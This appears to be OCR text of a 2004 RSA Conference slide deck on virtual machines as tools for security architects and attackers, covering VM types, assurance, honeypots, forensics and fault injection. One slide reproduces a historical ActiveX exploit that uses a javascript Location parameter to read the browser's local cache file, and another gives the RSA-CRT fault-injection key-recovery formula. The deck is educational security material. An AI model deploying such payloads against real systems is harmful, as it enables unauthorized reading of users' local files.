



Designing and Attacking Virtual Machines

Nate Lawson

Cryptography Research, Inc.
nate@cryptography.com

CRYPTOGRAPHY RESEARCH



Who am I?

- Cryptography Research
  - Fix $1B problems
    - Financial systems
    - Entertainment: Pay TV, high-def optical disc
    - Infrastructure: platform security, networks
  - Specialties
    - Hardware attacks and countermeasures
    - Analyzing security products
- FreeBSD: ACPI, Storage
- Past companies: ISS, InfoGard Labs, Decru

CRYPTOGRAPHY RESEARCH


The Tao of VMs

RSA Conference 2004

James, G.; "Tao of Programming". Pictures: computerhistory.org

What is a VM?

- Complete, self-contained environment for guest software
- Code is…
  - — Partitioned
  - — Isolated from hardware
- Categories
  - — "Language" (JVM)
  - — "Whole System" (VMware)
  - — "OS" (UMLinux)
  - — "Hardware" (IBM VM)
- Not a VM: Javascript




Metric: Assurance

- Strength ≠ Assurance
  - Strength: How strong is the system against known attacks?
  - Assurance: What are the odds of falling to an unknown attack?
- Good crypto gives strength (i.e., key length)
- Very few vendors design for assurance
  - Good validation is ~10x the cost of development
  - Complexity is the enemy of assurance
- VM can add assurance

Metric: Cross-Section

- Cross-section
  - Size of an interface between components
  - Small cross-section (API bottleneck) increases assurance
- VMs can reduce cross-section of host that is exposed




VM Overview: Language VMs

- JVM
  - — Java compiles into bytecode
  - — API: J2EE, JAAS, Swing, AWT
- .NET Intermediate Language
  - — VB, C++, C# compile to IL
  - — API: .NET framework (COM)
- Characteristics
  - — Large API cross-section
  - — JIT compilation

```
0000:  04                     iconst_1
0001:  3C                     istore_1
0002:  03                     iconst_0
0003:  3D                     istore_2
0004:  03                     iconst_0
0005:  3E                     istore_3
0006:  2A                     aload_0
0007:  3A 04                  astore 4
0009:  84 03 01               iinc 3,1
000C:  19 04                  aload 4
000E:  03                     iconst_0
000F:  04                     iconst_1
0010:  4F                     iastore
0011:  19 04                  aload 4
0013:  04                     iconst_1
0014:  05                     iconst_2
0015:  4F                     iastore
0016:  05                     iconst_2
0017:  3C                     istore_1
0018:  06                     iconst_3
0019:  36 05                  istore_5
001B:  A7 004A                goto 0x0065
001E:  04                     iconst_1
001F:  3D                     istore_2
0020:  04                     iconst_1
0021:  36 06                  istore_6
0023:  A7 0025                goto 0x0048
0026:  19 04                  aload 4
0028:  1C                     iload_2
0029:  2E                     iaload
002A:  9E 001B                ifle 0x0045
002D:  19 04                  aload 4
002F:  1C                     iload_2
0030:  2E                     iaload
0031:  15 05                  iload 5
0033:  05                     iconst_2
0034:  6C                     idiv
0035:  A3 0010                if_icmpgt 0x0045
0038:  15 05                  iload 5
003A:  19 04                  aload 4
003C:  1C                     iload_2
003D:  2E                     iaload
003E:  70                     irem
003F:  9A 0006                ifne 0x0045
0042:  03                     iconst_0
0043:  36 06                  istore_6
0045:  84 02 01               iinc 2,1
0048:  1C                     iload_2
0049:  1B                     iload_1
004A:  A2 0008                if_icmpge 0x0052
004D:  15 06                  iload 6
004F:  9A FFD7                ifne 0x0026
0052:  15 06                  iload 6
0054:  99 000E                ifeq 0x0062
0057:  84 01 01               iinc 1,1
005A:  19 04                  aload 4
005C:  1B                     iload_1
005D:  04                     iconst_1
005E:  64                     isub
005F:  15 05                  iload 5
0061:  4F                     iastore
```

VM Overview: Whole System VMs


- VMware
  - — Emulates priv. instructions, BIOS, virtual devices
- Xen
  - — OS modified to run in ring 1
- Characteristics
  - — Medium cross-section
  - — Applications run unmodified
  - — Requires x86 hardware


VMware: /root/vmware/win98/win98.cfg
File Power Settings View Help
Power Off Reset Full Screen Suspend Grab Help
vmware
www.vmware.com

```
PhoenixBIOS 4.0 Release 6.0
Copyright 1985-1998 Phoenix Technologies Ltd.
All Rights Reserved


CPU = Intel Celeron  400 MHz
640K System RAM Passed
31M Extended RAM Passed
UMB upper limit segment address: EF02
Mouse initialized
Fixed Disk 0: VMware Inc. Virtual Hard Drive
ATAPI CD-ROM: VMware Inc. Virtual CDROM Drive




Press <F2> to enter SETUP
```


VM Overview: OS VMs

- UMLinux/User-Mode Linux
  - Linux running on Linux kernel
  - Single vs. multiple host processes
- FreeBSD Jail
  - Partitioning of network and filesystems
  - Single kernel
- Characteristics (UMLinux)
  - Very small cross-section
  - System calls are slow



VM Overview: Hardware VMs

- IBM S/390 VM
  - LPAR hosts OS and apps
- VT: Vanderpool Technology
  - Multiple PC partitions on one CPU
  - Hardware-assisted virtualization support
  - Public details are few
- Characteristics
  - Large/Medium cross-section
  - Very fast




VM Overview:
Comparison

	Level	Application Mods	Performance	X-Section
JVM	Inst. Set	New language	**Low**	**Large**
.NET IL	Inst. Set	Recompile	**Low**	**Large**
Xen	PC	OS only	**High**	**Medium**
VMware	PC	None	**Medium**	**Medium**
VT	CPU	OS only	**Very High**	**Medium**
UMLinux	OS	Recompile	**Medium**	**Small**

RSA Conference 2004

What is a VM good for?

- Security Architect
  - Defense
  - Forensics
  - Debugging
- Attacker
  - Subverting software protection
  - Fault injection
  - Reverse-engineering



VMs for Security: Overview

- Partitions untrusted code
- Can reduce cross-section
- Cross-platform means less code to validate
- Challenges
  - "Am I in the Matrix?"
  - "What bugs remain in this API?"
  - "How do I renew security after a compromise?"
  - "How can I trust the vendor?"
- Goal is assurance

VMs for Security: Fallacy of Signed Code

- Common pitfall: "We'll just sign the code."
- Authenticates source of binary, no more
- Useless without reduced privilege
  - Guninski and ActiveX

ActiveX Exploit


```
<object
classid="clsid:EAB22AC3-30C1-11CF-A7EB-0000C05BAE0B"
 name="funObject"
 width=100%
 height=100%>
<PARAM NAME="ExtentX" VALUE="5292">
    <PARAM NAME="ExtentY" VALUE="7937">
    <PARAM NAME="ViewMode" VALUE="1">
    <PARAM NAME="Offline" VALUE="1">
    <PARAM NAME="Silent" VALUE="1">
    <PARAM NAME="RegisterAsBrowser" VALUE="1">
    <PARAM NAME="RegisterAsDropTarget" VALUE="1">
    <PARAM NAME="Height" VALUE="500">
    <PARAM NAME="Width" VALUE="500">
    <PARAM NAME="AutoArrange" VALUE="1">
    <PARAM NAME="NoClientEdge" VALUE="1">
    <PARAM NAME="AlignLeft" VALUE="1">
    <PARAM NAME="Transparent" VALUE="1">
    <PARAM NAME="ViewID"
    VALUE="{0057D0E0-3573-11CF-AE69-08002B2E1262}">
    <PARAM NAME="Location"
    VALUE="javascript:document.writeln(
    '<object classid=&#34;clsid:EAB22AC3-30C1-11CF-A7EB-
0000C05BAE0B&#34;
name=&#34;funObject2&#34;><PARAM NAME=&#34Location&#34
VALUE=&#34file:///::{450D8FBA-AD25-11D0-98A8-
0800361B1103}/../Local%20Settings/Temporary%20Internet%20Files/
Content.IE5/index.dat&#34;></object><script>setTimeout(&#34aler
t(funObject2.document.body.innerHTML)&#34,500);</script\>')">
</object>
```


VMs for Security
Honeypots

- Goal: observe attackers in the wild
- Use a VM to provide a realistic system image
  - — Honeyd (Provos)
    - Multiple IP stacks from nmap fingerprints
    - Connect to attacker to a VM
- Contains damage done
- Allows reliable logging
- Create "interesting" system behavior

VMs for Security
Integrity/Forensics

- Defender runs system in VM
- After attack, rolls back and replays state
- Identifies extent of damage and repairs
- ReVirt (Dunlap et al)
  - — Records interrupts and I/O to recreate state
  - — Based on UMLinux
- Potentially requires a lot of storage
- Requires small cross-section!






VMs for Security

Trusted Computing Initiative

- CPU/Chipset
  - — Intel, AMD
- VMM, user interface
  - — Microsoft NGSCB
- TPM, BIOS, peripherals, etc.
  - — TPM is like a smart card attached to the motherboard
- Attempts to answer: “How can I trust my environment?”
  - — Partitioning
  - — Attestation




VMs for Attack

Overview

- Provides full environment to tamper with guest software
  - — Access to state
  - — Single step
  - — Modified environment
- What you can do with it
  - — Hijack device drivers
  - — Avoid anti-debugger techniques
  - — Fault induction
  - — Rollback/replay


Using a VM to Violate Assumptions

- Platform is ***closed***
  - "No one can observe my variables"
    ```
    if (strcmp(passwd, "sEkRiTpw") == 0)
    ```
  - "The bugs I worry about are in my program"
    ```
    (void) printf(warningMsg);
    ```
- Platform is ***reliable***
  - "It's faster to use the cached value."
    ```
    if (savedUid == 0)
    ```
  - "Verify the computed result?!?"
    ```
    return (RsaComputeSig(buffer, len, d, n));
    ```



VMs for Attack
Hijacked Sound Card

- Media player decodes protected music
- VM provides emulated sound card
- CD-quality samples written to disk
- Signed drivers no defense
- Problem: "Am I in the Matrix?"



VMs for Attack

Fault Injection

- Reverse engineering takes a lot of time
- Fault injection is often faster
  - Not as difficult as it sounds
  - You don't have to understand it to break it
- Single faulty RSA signature reveals private key (Boneh et al)
- Problem: not verifying the computed result


VMs for Attack


Fault Injection Attack

- VM modified to randomly fail a multiply instruction
  - App calculates signature halves: S'_p, S_q
  - Recombines with CRT and returns S'

    $S' = S_q + ((S'_p - S_q) * (q^{-1} \bmod p) \bmod p) * q$
  - Attacker calculates the private key

    $q = GCD((m - S'^e) \bmod n, n)$






Backdoors: what's next?

/bin/login → rootkit → kernel → now ↓ → **hardware**

- Backdoors becoming lower and lower level
- Hardware very full-featured
  - Flash updates
  - DMA
- VM is the only solution
  - No raw access to hardware
  - Quick restoration to known-good state
- "Reformat/reinstall" is ***obsolete***



Conclusions

- Virtual machines are a powerful tool for…
  - Security Architects
  - Attackers
- VMs are becoming an indispensable element of security designs
- Cross-section must be small to increase assurance
- How will you use a VM?

RSA Conference 2004